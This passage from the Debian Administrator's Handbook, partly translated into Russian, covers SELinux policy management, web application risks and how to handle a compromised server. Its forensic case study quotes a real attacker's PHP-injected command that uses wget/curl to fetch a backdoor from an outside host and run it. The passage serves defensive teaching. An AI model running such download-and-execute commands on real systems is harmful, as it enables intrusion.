SELinux support is built into the standard kernels provided by Debian. The core Unix tools support SELinux without any modifications. It is thus relatively easy to enable SELinux.

The **apt install selinux-basics selinux-policy-default** command will automatically install the packages required to configure an SELinux system.

***CAUTION* Reference policy not in jessie**

Unfortunately the maintainers of the refpolicy source package did not handle release critical bugs on their package and the package got removed from jessie. This means that the selinux-policy-* packages are currently not installable in jessie and need to be fetched from another place. Hopefully they will come back in one of the point releases or in jessie-backports. In the meantime, you can grab them from unstable.

This sad situation at least proves that SELinux is not very popular in the set of users/developers who are running the development versions of Debian. Thus, if you opt to use SELinux, you should expect the default policy to not work perfectly and you will have to invest quite some time to make it suitable to your specific needs.

The selinux-policy-default package contains a set of standard rules. By default, this policy only restricts access for a few widely exposed services. The user sessions are not restricted and it is thus unlikely that SELinux would block legitimate user operations. However, this does enhance the security of system services running on the machine. To setup a policy equivalent to the old “strict” rules, you just have to disable the `unconfined` module (modules management is detailed further in this section).

Once the policy has been installed, you should label all the available files (which means assigning them a type). This operation must be manually started with **fixfiles relabel**.

The SELinux system is now ready. To enable it, you should add the `selinux=1 security=selinux` parameter to the Linux kernel. The `audit=1` parameter enables SELinux logging which records all the denied operations. Finally, the `enforcing=1` parameter brings the rules into application: without it SELinux works in its default *permissive* mode where denied actions are logged but still executed. You should thus modify the GRUB bootloader configuration file to append the desired parameters. One easy way to do this is to modify the `GRUB_CMDLINE_LINUX` variable in `/etc/default/grub` and to run **update-grub**. SELinux will

be active after a reboot.

It is worth noting that the **selinux-activate** script automates those operations and forces a labeling on next boot (which avoids new non-labeled files created while SELinux was not yet active and while the labeling was going on).

14.5.3. Managing an SELinux System

The SELinux policy is a modular set of rules, and its installation detects and enables automatically all the relevant modules based on the already installed services. The system is thus immediately operational. However, when a service is installed after the SELinux policy, you must be able to manually enable the corresponding module. That is the purpose of the **semodule** command. Furthermore, you must be able to define the roles that each user can endorse, and this can be done with the **semanage** command.

Those two commands can thus be used to modify the current SELinux configuration, which is stored in `/etc/selinux/default/`. Unlike other configuration files that you can find in `/etc/`, all those files must not be changed by hand. You should use the programs designed for this purpose.

***GOING FURTHER* More documentation**

Since the NSA doesn't provide any official documentation, the community set up a wiki to compensate. It brings together a lot of information, but you must be aware that most SELinux contributors are Fedora users (where SELinux is enabled by default). The documentation thus tends to deal specifically with that distribution.

→ http://www.selinuxproject.org

You should also have a look at the dedicated Debian wiki page as well as Russell Coker's blog, who is one of the most active Debian developers working on SELinux support.

→ http://wiki.debian.org/SELinux

→ http://etbe.coker.com.au/tag/selinux/

14.5.3.1. Managing SELinux Modules

Available SELinux modules are stored in the `/usr/share/selinux/default/` directory. To enable one of these modules in the current configuration, you should use **semodule -i *`module.pp.bz2`***. The *pp.bz2* extension stands for *policy package* (compressed with bzip2).

Removing a module from the current configuration is done with **semodule -r *`module`***. Finally, the **semodule -l** command lists the modules which are currently installed. It also outputs their version numbers. Modules can be selectively enabled with **semodule -e** and disabled with **semodule -d**.

```
# semodule -i /usr/share/selinux/default/abrt.pp.bz2
# semodule -l
abrt    1.5.0   Disabled
accountsd       1.1.0
```

```
acct    1.6.0
[...]
# semodule -e abrt
# semodule -d accountsd
# semodule -l
abrt    1.5.0
accountsd       1.1.0   Disabled
acct    1.6.0
[...]
# semodule -r abrt
# semodule -l
accountsd       1.1.0   Disabled
acct    1.6.0
[...]
```

semodule immediately loads the new configuration unless you use its `-n` option. It is worth noting that the program acts by default on the current configuration (which is indicated by the `SELINUXTYPE` variable in `/etc/selinux/config`), but that you can modify another one by specifying it with the `-s` option.

14.5.3.2. Managing Identities

Every time that a user logs in, they get assigned an SELinux identity. This identity defines the roles that they will be able to endorse. Those two mappings (from the user to the identity and from this identity to roles) are configurable with the **semanage** command.

You should definitely read the semanage(8) manual page, even if the command's syntax tends to be similar for all the concepts which are managed. You will find common options to all sub-commands: `-a` to add, `-d` to delete, `-m` to modify, `-l` to list, and `-t` to indicate a type (or domain).

semanage login -l lists the current mapping between user identifiers and SELinux identities. Users that have no explicit entry get the identity indicated in the `__default__` entry. The **semanage login -a -s user_u *user*** command will associate the *user_u* identity to the given user. Finally, **semanage login -d *user*** drops the mapping entry assigned to this user.

```
# semanage login -a -s user_u rhertzog
# semanage login -l

Login Name           SELinux User         MLS/MCS Range        Service

__default__          unconfined_u         SystemLow-SystemHigh *
rhertzog             user_u               SystemLow            *
root                 unconfined_u         SystemLow-SystemHigh *
system_u             system_u             SystemLow-SystemHigh *
# semanage login -d rhertzog
```

semanage user -l lists the mapping between SELinux user identities and allowed roles. Adding a new identity requires to define both the corresponding roles and a labeling prefix which is used to assign a type to personal files (`/home/user/*`). The prefix must be picked among `user`,

`staff`, and `sysadm`. The "`staff`" prefix results in files of type "`staff_home_dir_t`". Creating a new SELinux user identity is done with **semanage user -a -R *roles* -P *prefix identity***. Finally, you can remove an SELinux user identity with **semanage user -d *identity***.

```
# semanage user -a -R 'staff_r user_r' -P staff test_u
# semanage user -l

                Labeling   MLS/       MLS/
SELinux User    Prefix     MCS Level  MCS Range                SELinux Roles

root            sysadm     SystemLow  SystemLow-SystemHigh     staff_r sysadm_r
staff_u         staff      SystemLow  SystemLow-SystemHigh     staff_r sysadm_r
sysadm_u        sysadm     SystemLow  SystemLow-SystemHigh     sysadm_r
system_u        user       SystemLow  SystemLow-SystemHigh     system_r
test_u          staff      SystemLow  SystemLow                staff_r user_r
unconfined_u    unconfined SystemLow  SystemLow-SystemHigh     system_r unconfi
user_u          user       SystemLow  SystemLow                user_r
# semanage user -d test_u
```

14.5.3.3. Managing File Contexts, Ports and Booleans

Each SELinux module provides a set of file labeling rules, but it is also possible to add custom labeling rules to cater to a specific case. For example, if you want the web server to be able to read files within the `/srv/www/` file hierarchy, you could execute **semanage fcontext -a -t httpd_sys_content_t "/srv/www(/.*)?"** followed by **restorecon -R /srv/www/**. The former command registers the new labeling rules and the latter resets the file types according to the current labeling rules.

Similarly, TCP/UDP ports are labeled in a way that ensures that only the corresponding daemons can listen to them. For instance, if you want the web server to be able to listen on port 8080, you should run **semanage port -m -t http_port_t -p tcp 8080**.

Some SELinux modules export boolean options that you can tweak to alter the behavior of the default rules. The **getsebool** utility can be used to inspect those options (**getsebool *boolean*** displays one option, and **getsebool -a** them all). The **setsebool *boolean value*** command changes the current value of a boolean option. The `-P` option makes the change permanent, it means that the new value becomes the default and will be kept across reboots. The example below grants web servers an access to home directories (this is useful when users have personal websites in `~/public_html/`).

```
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> off
# setsebool -P httpd_enable_homedirs on
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> on
```

14.5.4. Adapting the Rules

Since the SELinux policy is modular, it might be interesting to develop new modules for (possibly custom) applications that lack them. These new modules will then complete the *reference policy*.

To create new modules, the selinux-policy-dev package is required, as well as selinux-policy-doc. The latter contains the documentation of the standard rules (`/usr/share/doc/selinux-policy-doc/html/`) and sample files that can be used as templates to create new modules. Install those files and study them more closely:

```
$ cp /usr/share/doc/selinux-policy-doc/Makefile.example Makefile
$ cp /usr/share/doc/selinux-policy-doc/example.fc ./
$ cp /usr/share/doc/selinux-policy-doc/example.if ./
$ cp /usr/share/doc/selinux-policy-doc/example.te ./
```

The `.te` file is the most important one. It defines the rules. The `.fc` file defines the “file contexts”, that is the types assigned to files related to this module. The data within the `.fc` file are used during the file labeling step. Finally, the `.if` file defines the interface of the module: it is a set of “public functions” that other modules can use to properly interact with the module that you're creating.

14.5.4.1. Writing a `.fc` file

Reading the below example should be sufficient to understand the structure of such a file. You can use regular expressions to assign the same security context to multiple files, or even an entire directory tree.

Пример 14.2. `example.fc` file

```
# myapp executable will have:
# label: system_u:object_r:myapp_exec_t
# MLS sensitivity: s0
# MCS categories: <none>

/usr/sbin/myapp         --      gen_context(system_u:object_r:myapp_exec_t,s(
```

14.5.4.2. Writing a `.if` File

In the sample below, the first interface (“`myapp_domtrans`”) controls who can execute the application. The second one (“`myapp_read_log`”) grants read rights on the application's log files.

Each interface must generate a valid set of rules which can be embedded in a `.te` file. You should thus declare all the types that you use (with the `gen_require` macro), and use standard directives to grant rights. Note, however, that you can use interfaces provided by other modules. The next section will give more explanations about how to express those rights.

Пример 14.3. `example.if` File

```
## <summary>Myapp example policy</summary>
## <desc>
```

```
##      <p>
##              More descriptive text about myapp.  The <desc>
##              tag can also use <p>, <ul>, and <ol>
##              html tags for formatting.
##      </p>
##      <p>
##              This policy supports the following myapp features:
##              <ul>
##              <li>Feature A</li>
##              <li>Feature B</li>
##              <li>Feature C</li>
##              </ul>
##      </p>
## </desc>
#

########################################
## <summary>
##      Execute a domain transition to run myapp.
## </summary>
## <param name="domain">
##      Domain allowed to transition.
## </param>
#
interface(`myapp_domtrans',`
        gen_require(`
                type myapp_t, myapp_exec_t;
        ')

        domtrans_pattern($1,myapp_exec_t,myapp_t)
')

######################################
## <summary>
##      Read myapp log files.
## </summary>
## <param name="domain">
##      Domain allowed to read the log files.
## </param>
#
interface(`myapp_read_log',`
        gen_require(`
                type myapp_log_t;
        ')

        logging_search_logs($1)
        allow $1 myapp_log_t:file r_file_perms;
')
```

DOCUMENTATION* Explanations about the *reference policy

The *reference policy* evolves like any free software project: based on volunteer contributions. The project is hosted by Tresys, one of the most active companies in the SELinux field. Their wiki contains explanations on how the rules are structured and how you can create new ones.

→ https://github.com/TresysTechnology/refpolicy/wiki/GettingStarted

14.5.4.3. Writing a `.te` File

Have a look at the `example.te` file:

> ***GOING FURTHER*** **The m4 macro language**
>
> To properly structure the policy, the SELinux developers used a macro-command processor. Instead of duplicating many similar *allow* directives, they created "macro functions" to use a higher-level logic, which also results in a much more readable policy.
>
> In practice, **m4** is used to compile those rules. It does the opposite operation: it expands all those high-level directives into a huge database of *allow* directives.
>
> The SELinux "interfaces" are only macro functions which will be substituted by a set of rules at compilation time. Likewise, some rights are in fact sets of rights which are replaced by their values at compilation time.

```
policy_module(myapp,1.0.0) ❶

########################################
#
# Declarations
#

type myapp_t; ❷
type myapp_exec_t;
domain_type(myapp_t)
domain_entry_file(myapp_t, myapp_exec_t) ❸

type myapp_log_t;
logging_log_file(myapp_log_t) ❹

type myapp_tmp_t;
files_tmp_file(myapp_tmp_t)

########################################
#
# Myapp local policy
#

allow myapp_t myapp_log_t:file { read_file_perms append_file_perms }; ❺

allow myapp_t myapp_tmp_t:file manage_file_perms;
files_tmp_filetrans(myapp_t,myapp_tmp_t,file)
```

❶ The module must be identified by its name and version number. This directive is required.

❷ If the module introduces new types, it must declare them with directives like this one. Do not hesitate to create as many types as required rather than granting too many useless rights.

❸ Those interfaces define the `myapp_t` type as a process domain that should be used by any executable labeled with `myapp_exec_t`. Implicitly, this adds an `exec_type` attribute on those objects, which in turn allows other modules to grant rights to execute those programs: for instance, the `userdomain` module allows processes with domains `user_t`, `staff_t`, and

`sysadm_t` to execute them. The domains of other confined applications will not have the rights to execute them, unless the rules grant them similar rights (this is the case, for example, of **dpkg** with its `dpkg_t` domain).

4. `logging_log_file` is an interface provided by the reference policy. It indicates that files labeled with the given type are log files which ought to benefit from the associated rules (for example granting rights to **logrotate** so that it can manipulate them).

   The `allow` directive is the base directive used to authorize an operation. The first parameter is the process domain which is allowed to execute the operation. The second one defines the object that a process of the former domain can manipulate. This parameter is of the form "*`type`*:*`class`*" where *`type`* is its SELinux type and *`class`* describes the nature of the object (file, directory, socket, fifo, etc.). Finally, the last parameter describes the permissions (the allowed operations).

5. Permissions are defined as the set of allowed operations and follow this template: `{ operation1 operation2 }`. However, you can also use macros representing the most useful permissions. The `/usr/share/selinux/devel/include/support/obj_perm_sets.spt` lists them.

   The following web page provides a relatively exhaustive list of object classes, and permissions that can be granted.

   → http://www.selinuxproject.org/page/ObjectClassesPerms

Now you just have to find the minimal set of rules required to ensure that the target application or service works properly. To achieve this, you should have a good knowledge of how the application works and of what kind of data it manages and/or generates.

However, an empirical approach is possible. Once the relevant objects are correctly labeled, you can use the application in permissive mode: the operations that would be forbidden are logged but still succeed. By analyzing the logs, you can now identify the operations to allow. Here is an example of such a log entry:

```
avc:  denied  { read write } for  pid=1876 comm="syslogd" name="xconsole" de
```

To better understand this message, let us study it piece by piece.

Таблица 14.1. Analysis of an SELinux trace

Message	Description
`avc: denied`	An operation has been denied.
`{ read write }`	This operation required the `read` and `write` permissions.
`pid=1876`	The process with PID 1876 executed the operation (or tried to execute it).

`comm="syslogd"`	The process was an instance of the `syslogd` program.
`name="xconsole"`	The target object was named `xconsole`. Sometimes you can also have a "path" variable — with the full path — instead.
`dev=tmpfs`	The device hosting the target object is a `tmpfs` (an in-memory filesystem). For a real disk, you could see the partition hosting the object (for example: "sda3").
`ino=5510`	The object is identified by the inode number 5510.
`scontext=system_u:system_r:syslogd_t:s0`	This is the security context of the process who executed the operation.
`tcontext=system_u:object_r:device_t:s0`	This is the security context of the target object.
`tclass=fifo_file`	The target object is a FIFO file.

By observing this log entry, it is possible to build a rule that would allow this operation. For example: `allow syslogd_t device_t:fifo_file { read write }`. This process can be automated, and it's exactly what the **audit2allow** command (of the policycoreutils package) offers. This approach is only useful if the various objects are already correctly labeled according to what must be confined. In any case, you will have to carefully review the generated rules and validate them according to your knowledge of the application. Effectively, this approach tends to grant more rights than are really required. The proper solution is often to create new types and to grant rights on those types only. It also happens that a denied operation isn't fatal to the application, in which case it might be better to just add a "`dontaudit`" rule to avoid the log entry despite the effective denial.

COMPLEMENTS **No roles in policy rules**

It might seem weird that roles do not appear at all when creating new rules. SELinux uses only the domains to find out which operations are allowed. The role intervenes only indirectly by allowing the user to switch to another domain. SELinux is based on a theory known as *Type Enforcement* and the type is the only element that matters when granting rights.

14.5.4.4. Compiling the Files

Once the 3 files (`example.if`, `example.fc`, and `example.te`) match your expectations for the new rules, just run **make NAME=devel** to generate a module in the `example.pp` file (you can immediately load it with **semodule -i example.pp**). If several modules are defined, **make** will create all the corresponding `.pp` files.

14.6. Other Security-Related Considerations

Security is not just a technical problem; more than anything, it is about good practices and understanding the risks. This section reviews some of the more common risks, as well as a few best practices which should, depending on the case, increase security or lessen the impact of a successful attack.

14.6.1. Inherent Risks of Web Applications

The universal character of web applications led to their proliferation. Several are often run in parallel: a webmail, a wiki, some groupware system, forums, a photo gallery, a blog, and so on. Many of those applications rely on the "LAMP" (*Linux, Apache, MySQL, PHP*) stack. Unfortunately, many of those applications were also written without much consideration for security problems. Data coming from outside is, too often, used with little or no validation. Providing specially-crafted values can be used to subvert a call to a command so that another one is executed instead. Many of the most obvious problems have been fixed as time has passed, but new security problems pop up regularly.

***VOCABULARY* SQL injection**

When a program inserts data into SQL queries in an insecure manner, it becomes vulnerable to SQL injections; this name covers the act of changing a parameter in such a way that the actual query executed by the program is different from the intended one, either to damage the database or to access data that should normally not be accessible.

→ http://en.wikipedia.org/wiki/SQL_Injection

Updating web applications regularly is therefore a must, lest any cracker (whether a professional attacker or a script kiddy) can exploit a known vulnerability. The actual risk depends on the case, and ranges from data destruction to arbitrary code execution, including web site defacement.

14.6.2. Knowing What To Expect

A vulnerability in a web application is often used as a starting point for cracking attempts. What follows is a short review of possible consequences.

***QUICK LOOK* Filtering HTTP queries**

Apache 2 includes modules allowing filtering incoming HTTP queries. This allows blocking some attack vectors. For instance, limiting the length of parameters can prevent buffer overflows. More generally, one can validate parameters before they are even passed to the web application and restrict access along many criteria. This can even be combined with dynamic firewall updates, so that a client infringing one of the rules is banned from accessing the web server for a given period of time.

Setting up these checks can be a long and cumbersome task, but it can pay off when the web application to be deployed has a dubious track record where security is concerned.

mod-security2 (in the libapache2-mod-security2 package) is the main such module. It even comes with many ready-to-use rules of its own (in the modsecurity-crs package) that you can easily enable.

The consequences of an intrusion will have various levels of obviousness depending on the motivations of the attacker. *Script-kiddies* only apply recipes they find on web sites; most often, they deface a web page or delete data. In more subtle cases, they add invisible contents to web pages so as to improve referrals to their own sites in search engines.

A more advanced attacker will go beyond that. A disaster scenario could go on in the following fashion: the attacker gains the ability to execute commands as the `www-data` user, but executing a command requires many manipulations. To make their life easier, they install other web applications specially designed to remotely execute many kinds of commands, such as browsing the filesystem, examining permissions, uploading or downloading files, executing commands, and even provide a network shell. Often, the vulnerability will allow running a **wget** command that will download some malware into `/tmp/`, then executing it. The malware is often downloaded from a foreign website that was previously compromised, in order to cover tracks and make it harder to find out the actual origin of the attack.

At this point, the attacker has enough freedom of movement that they often install an IRC *bot* (a robot that connects to an IRC server and can be controlled by this channel). This bot is often used to share illegal files (unauthorized copies of movies or software, and so on). A determined attacker may want to go even further. The `www-data` account does not allow full access to the machine, and the attacker will try to obtain administrator privileges. Now, this should not be possible, but if the web application was not up-to-date, chances are that the kernel and other programs are outdated too; this sometimes follows a decision from the administrator who, despite knowing about the vulnerability, neglected to upgrade the system since there are no local users. The attacker can then take advantage of this second vulnerability to get root access.

***VOCABULARY* Privilege escalation**

This term covers anything that can be used to obtain more permissions than a given user should normally have. The **sudo** program is designed for precisely the purpose of giving administrative rights to some users. But the same term is also used to describe the act of an attacker exploiting a vulnerability to obtain undue rights.

Now the attacker owns the machine; they will usually try to keep this privileged access for as long as possible. This involves installing a *rootkit*, a program that will replace some components of the system so that the attacker will be able to obtain the administrator privileges again at a later time; the rootkit also tries hiding its own existence as well as any traces of the intrusion. A subverted **ps** program will omit to list some processes, **netstat** will not list some of the active connections, and so on. Using the root permissions, the attacker was able to observe the whole system, but didn't find important data; so they will try accessing other machines in the corporate network. Analyzing the administrator's account and the history files, the attacker finds what machines are routinely accessed. By replacing **sudo** or **ssh** with a subverted program, the attacker can intercept some of the administrator's passwords, which they will use on the detected servers… and the intrusion can propagate from then on.

This is a nightmare scenario which can be prevented by several measures. The next few sections

describe some of these measures.

14.6.3. Choosing the Software Wisely

Once the potential security problems are known, they must be taken into account at each step of the process of deploying a service, especially when choosing the software to install. Many web sites, such as `SecurityFocus.com`, keep a list of recently-discovered vulnerabilities, which can give an idea of a security track record before some particular software is deployed. Of course, this information must be balanced against the popularity of said software: a more widely-used program is a more tempting target, and it will be more closely scrutinized as a consequence. On the other hand, a niche program may be full of security holes that never get publicized due to a lack of interest in a security audit.

> ***VOCABULARY*** **Security audit**
>
> A security audit is the process of thoroughly reading and analyzing the source code of some software, looking for potential security vulnerabilities it could contain. Such audits are usually proactive and they are conducted to ensure a program meets certain security requirements.

In the Free Software world, there is generally ample room for choice, and choosing one piece of software over another should be a decision based on the criteria that apply locally. More features imply an increased risk of a vulnerability hiding in the code; picking the most advanced program for a task may actually be counter-productive, and a better approach is usually to pick the simplest program that meets the requirements.

> ***VOCABULARY*** **Zero-day exploit**
>
> A *zero-day exploit* attack is hard to prevent; the term covers a vulnerability that is not yet known to the authors of the program.

14.6.4. Managing a Machine as a Whole

Most Linux distributions install by default a number of Unix services and many tools. In many cases, these services and tools are not required for the actual purposes for which the administrator set up the machine. As a general guideline in security matters, unneeded software is best uninstalled. Indeed, there is no point in securing an FTP server, if a vulnerability in a different, unused service can be used to get administrator privileges on the whole machine.

By the same reasoning, firewalls will often be configured to only allow access to services that are meant to be publicly accessible.

Current computers are powerful enough to allow hosting several services on the same physical machine. From an economic viewpoint, such a possibility is interesting: only one computer to administrate, lower energy consumption, and so on. From the security point of view, however, such a choice can be a problem. One compromised service can bring access to the whole machine, which in turn compromises the other services hosted on the same computer. This risk

can be mitigated by isolating the services. This can be attained either with virtualization (each service being hosted in a dedicated virtual machine or container), or with AppArmor/SELinux (each service daemon having an adequately designed set of permissions).

14.6.5. Users Are Players

Discussing security immediately brings to mind protection against attacks by anonymous crackers hiding in the Internet jungle; but an often-forgotten fact is that risks also come from inside: an employee about to leave the company could download sensitive files on the important projects and sell them to competitors, a negligent salesman could leave their desk without locking their session during a meeting with a new prospect, a clumsy user could delete the wrong directory by mistake, and so on.

The response to these risks can involve technical solutions: no more than the required permissions should be granted to users, and regular backups are a must. But in many cases, the appropriate protection is going to involve training users to avoid the risks.

QUICK LOOK **autolog**

The autolog package provides a program that automatically disconnects inactive users after a configurable delay. It also allows killing user processes that persist after a session ends, thereby preventing users from running daemons.

14.6.6. Physical Security

There is no point in securing the services and networks if the computers themselves are not protected. Important data deserve being stored on hot-swappable hard disks in RAID arrays, because hard disks fail eventually and data availability is a must. But if any pizza delivery boy can enter the building, sneak into the server room and run away with a few selected hard disks, an important part of security is not fulfilled. Who can enter the server room? Is access monitored? These questions deserve consideration (and an answer) when physical security is being evaluated.

Physical security also includes taking into consideration the risks for accidents such as fires. This particular risk is what justifies storing the backup media in a separate building, or at least in a fire-proof strongbox.

14.6.7. Legal Liability

An administrator is, more or less implicitly, trusted by their users as well as the users of the network in general. They should therefore avoid any negligence that malevolent people could exploit.

An attacker taking control of your machine then using it as a forward base (known as a “relay system”) from which to perform other nefarious activities could cause legal trouble for you,

since the attacked party would initially see the attack coming from your system, and therefore consider you as the attacker (or as an accomplice). In many cases, the attacker will use your server as a relay to send spam, which shouldn't have much impact (except potentially registration on black lists that could restrict your ability to send legitimate emails), but won't be pleasant nevertheless. In other cases, more important trouble can be caused from your machine, for instance denial of service attacks. This will sometimes induce loss of revenue, since the legitimate services will be unavailable and data can be destroyed; sometimes this will also imply a real cost, because the attacked party can start legal proceedings against you. Rights-holders can sue you if an unauthorized copy of a work protected by copyright law is shared from your server, as well as other companies compelled by service level agreements if they are bound to pay penalties following the attack from your machine.

When these situations occur, claiming innocence is not usually enough; at the very least, you will need convincing evidence showing suspect activity on your system coming from a given IP address. This won't be possible if you neglect the recommendations of this chapter and let the attacker obtain access to a privileged account (root, in particular) and use it to cover their tracks.

14.7. Dealing with a Compromised Machine

Despite the best intentions and however carefully designed the security policy, an administrator eventually faces an act of hijacking. This section provides a few guidelines on how to react when confronted with these unfortunate circumstances.

14.7.1. Detecting and Seeing the Cracker's Intrusion

The first step of reacting to cracking is to be aware of such an act. This is not self-evident, especially without an adequate monitoring infrastructure.

Cracking acts are often not detected until they have direct consequences on the legitimate services hosted on the machine, such as connections slowing down, some users being unable to connect, or any other kind of malfunction. Faced with these problems, the administrator needs to have a good look at the machine and carefully scrutinize what misbehaves. This is usually the time when they discover an unusual process, for instance one named `apache` instead of the standard `/usr/sbin/apache2`. If we follow that example, the thing to do is to note its process identifier, and check `/proc/`*`pid`*`/exe` to see what program this process is currently running:

```
# ls -al /proc/3719/exe
lrwxrwxrwx 1 www-data www-data 0 2007-04-20 16:19 /proc/3719/exe -> /var/tmp,
```

A program installed under `/var/tmp/` and running as the web server? No doubt left, the machine is compromised.

This is only one example, but many other hints can ring the administrator's bell:

- an option to a command that no longer works; the version of the software that the command claims to be doesn't match the version that is supposed to be installed according to **dpkg**;
- a command prompt or a session greeting indicating that the last connection came from an unknown server on another continent;
- errors caused by the `/tmp/` partition being full, which turned out to be full of illegal copies of movies;
- and so on.

14.7.2. Putting the Server Off-Line

In any but the most exotic cases, the cracking comes from the network, and the attacker needs a working network to reach their targets (access confidential data, share illegal files, hide their identity by using the machine as a relay, and so on). Unplugging the computer from the network will prevent the attacker from reaching these targets, if they haven't managed to do so yet.

This may only be possible if the server is physically accessible. When the server is hosted in a hosting provider's data center halfway across the country, or if the server is not accessible for any other reason, it's usually a good idea to start by gathering some important information (see Раздел 14.7.3, «Keeping Everything that Could Be Used as Evidence», Раздел 14.7.5, «Forensic Analysis» and Раздел 14.7.6, «Reconstituting the Attack Scenario»), then isolating that server as much as possible by shutting down as many services as possible (usually, everything but **sshd**). This case is still awkward, since one can't rule out the possibility of the attacker having SSH access like the administrator has; this makes it harder to “clean” the machines.

14.7.3. Keeping Everything that Could Be Used as Evidence

Understanding the attack and/or engaging legal action against the attackers requires taking copies of all the important elements; this includes the contents of the hard disk, a list of all running processes, and a list of all open connections. The contents of the RAM could also be used, but it is rarely used in practice.

In the heat of action, administrators are often tempted to perform many checks on the compromised machine; this is usually not a good idea. Every command is potentially subverted and can erase pieces of evidence. The checks should be restricted to the minimal set (**netstat -tupan** for network connections, **ps auxf** for a list of processes, **ls -alR /proc/[0-9]*** for a little more information on running programs), and every performed check should carefully be written down.

> ***CAUTION*** **Hot analysis**
>
> While it may seem tempting to analyze the system as it runs, especially when the server is not physically reachable, this is best avoided: quite simply you can't trust the programs currently installed on the compromised system. It's quite possible for a subverted **ps** command to hide some processes, or for a subverted **ls** to hide files; sometimes even the kernel is compromised!
>
> If such a hot analysis is still required, care should be taken to only use known-good programs. A good way to do that would be to have a rescue CD with pristine programs, or a read-only network share. However, even those countermeasures may not be enough if the kernel itself is compromised.

Once the “dynamic” elements have been saved, the next step is to store a complete image of the hard-disk. Making such an image is impossible if the filesystem is still evolving, which is why it must be remounted read-only. The simplest solution is often to halt the server brutally (after running **sync**) and reboot it on a rescue CD. Each partition should be copied with a tool such as **dd**; these images can be sent to another server (possibly with the very convenient **nc** tool). Another possibility may be even simpler: just get the disk out of the machine and replace it with a new one that can be reformatted and reinstalled.

14.7.4. Re-installing

The server should not be brought back on line without a complete reinstallation. If the compromise was severe (if administrative privileges were obtained), there is almost no other

way to be sure that we get rid of everything the attacker may have left behind (particularly *backdoors*). Of course, all the latest security updates must also be applied so as to plug the vulnerability used by the attacker. Ideally, analyzing the attack should point at this attack vector, so one can be sure of actually fixing it; otherwise, one can only hope that the vulnerability was one of those fixed by the updates.

Reinstalling a remote server is not always easy; it may involve assistance from the hosting company, because not all such companies provide automated reinstallation systems. Care should be taken not to reinstall the machine from backups taken later than the compromise. Ideally, only data should be restored, the actual software should be reinstalled from the installation media.

14.7.5. Forensic Analysis

Now that the service has been restored, it is time to have a closer look at the disk images of the compromised system in order to understand the attack vector. When mounting these images, care should be taken to use the `ro,nodev,noexec,noatime` options so as to avoid changing the contents (including timestamps of access to files) or running compromised programs by mistake.

Retracing an attack scenario usually involves looking for everything that was modified and executed:

- `.bash_history` files often provide for a very interesting read;
- so does listing files that were recently created, modified or accessed;
- the **strings** command helps identifying programs installed by the attacker, by extracting text strings from a binary;
- the log files in `/var/log/` often allow reconstructing a chronology of events;
- special-purpose tools also allow restoring the contents of potentially deleted files, including log files that attackers often delete.

Some of these operations can be made easier with specialized software. In particular, the sleuthkit package provides many tools to analyze a filesystem. Their use is made easier by the *Autopsy Forensic Browser* graphical interface (in the autopsy package).

14.7.6. Reconstituting the Attack Scenario

All the elements collected during the analysis should fit together like pieces in a jigsaw puzzle; the creation of the first suspect files is often correlated with logs proving the breach. A real-world example should be more explicit than long theoretical ramblings.

The following log is an extract from an Apache `access.log`:

```
www.falcot.com 200.58.141.84 - - [27/Nov/2004:13:33:34 +0100] "GET /phpbb/vi
```

This example matches exploitation of an old security vulnerability in phpBB.

→ http://secunia.com/advisories/13239/

→ http://www.phpbb.com/phpBB/viewtopic.php?t=240636

Decoding this long URL leads to understanding that the attacker managed to run some PHP code, namely: **system("cd /tmp; wget gabryk.altervista.org/bd || curl gabryk.altervista.org/bd -o bd; chmod +x bd; ./bd &")**. Indeed, a `bd` file was found in `/tmp/`. Running **strings /mnt/tmp/bd** returns, among other strings, `PsychoPhobia Backdoor is starting...`. This really looks like a backdoor.

Some time later, this access was used to download, install and run an IRC *bot* that connected to an underground IRC network. The bot could then be controlled via this protocol and instructed to download files for sharing. This program even has its own log file:

```
** 2004-11-29-19:50:15: NOTICE: :GAB!sex@Rizon-2EDFBC28.pool8250.interbusines
** 2004-11-29-19:50:15: DCC CHAT attempt authorized from GAB!SEX@RIZON-2EDFBC
** 2004-11-29-19:50:15: DCC CHAT received from GAB, attempting connection to
** 2004-11-29-19:50:15: DCC CHAT connection suceeded, authenticating
** 2004-11-29-19:50:20: DCC CHAT Correct password
(...)
** 2004-11-29-19:50:49: DCC Send Accepted from ReV|DivXNeW|502: In.Ostaggio-i
(...)
** 2004-11-29-20:10:11: DCC Send Accepted from GAB: La_tela_dell_assassino.av
(...)
** 2004-11-29-21:10:36: DCC Upload: Transfer Completed (666615 KB, 1 hr 24 se
(...)
** 2004-11-29-22:18:57: DCC Upload: Transfer Completed (713034 KB, 2 hr 28 mi
```

These traces show that two video files have been stored on the server by way of the 82.50.72.202 IP address.

In parallel, the attacker also downloaded a pair of extra files, `/tmp/pt` and `/tmp/loginx`. Running these files through **strings** leads to strings such as *Shellcode placed at 0x%08lx* and *Now wait for suid shell...*. These look like programs exploiting local vulnerabilities to obtain administrative privileges. Did they reach their target? In this case, probably not, since no files seem to have been modified after the initial breach.

In this example, the whole intrusion has been reconstructed, and it can be deduced that the attacker has been able to take advantage of the compromised system for about three days; but the most important element in the analysis is that the vulnerability has been identified, and the administrator can be sure that the new installation really does fix the vulnerability.

Глава 15. Создание пакета Debian

Нередко администратор, постоянно имеющий дело с пакетами Debian, со временем чувствует необходимость в создании своих собственных пакетов или изменении существующего пакета. Цель этой главы состоит в том, чтобы ответить на наиболее распространенные вопросы в этой области, а также предоставить необходимые базовые знания для использования инфраструктуры Debian наилучшим образом. Если повезет, после попытки приложить руку к созданию локальных пакетов вы даже можете почувствовать потребность в том, чтобы пойти дальше и присоединиться к самому Проекту Debian!

15.1. Пересборка пакета из его исходного кода

Пересборка двоичного пакета требуется при ряде обстоятельств. В некоторых случаях администратору нужна функциональность программы, для активации которой необходима компиляция из исходного кода с определенной опцией; в других программное обеспечение, упакованное в установленной версии Debian, недостаточно актуально. В последнем случае администратору обычно нужно собрать более свежий пакет, взятый из более новой версии Debian — например Testing или даже Unstable — чтобы новый пакет заработал в дистрибутиве Stable; эта операция называется «бэкпортирование». Как обычно, прежде чем приступать к такой задаче, следует проверbnm, не был ли такой пакет уже создан, — для этого достаточно беглого взгляда на страницу данного пакета в Системе отслеживания пакетов.

→ http://packages.qa.debian.org/

15.1.1. Получение исходного кода

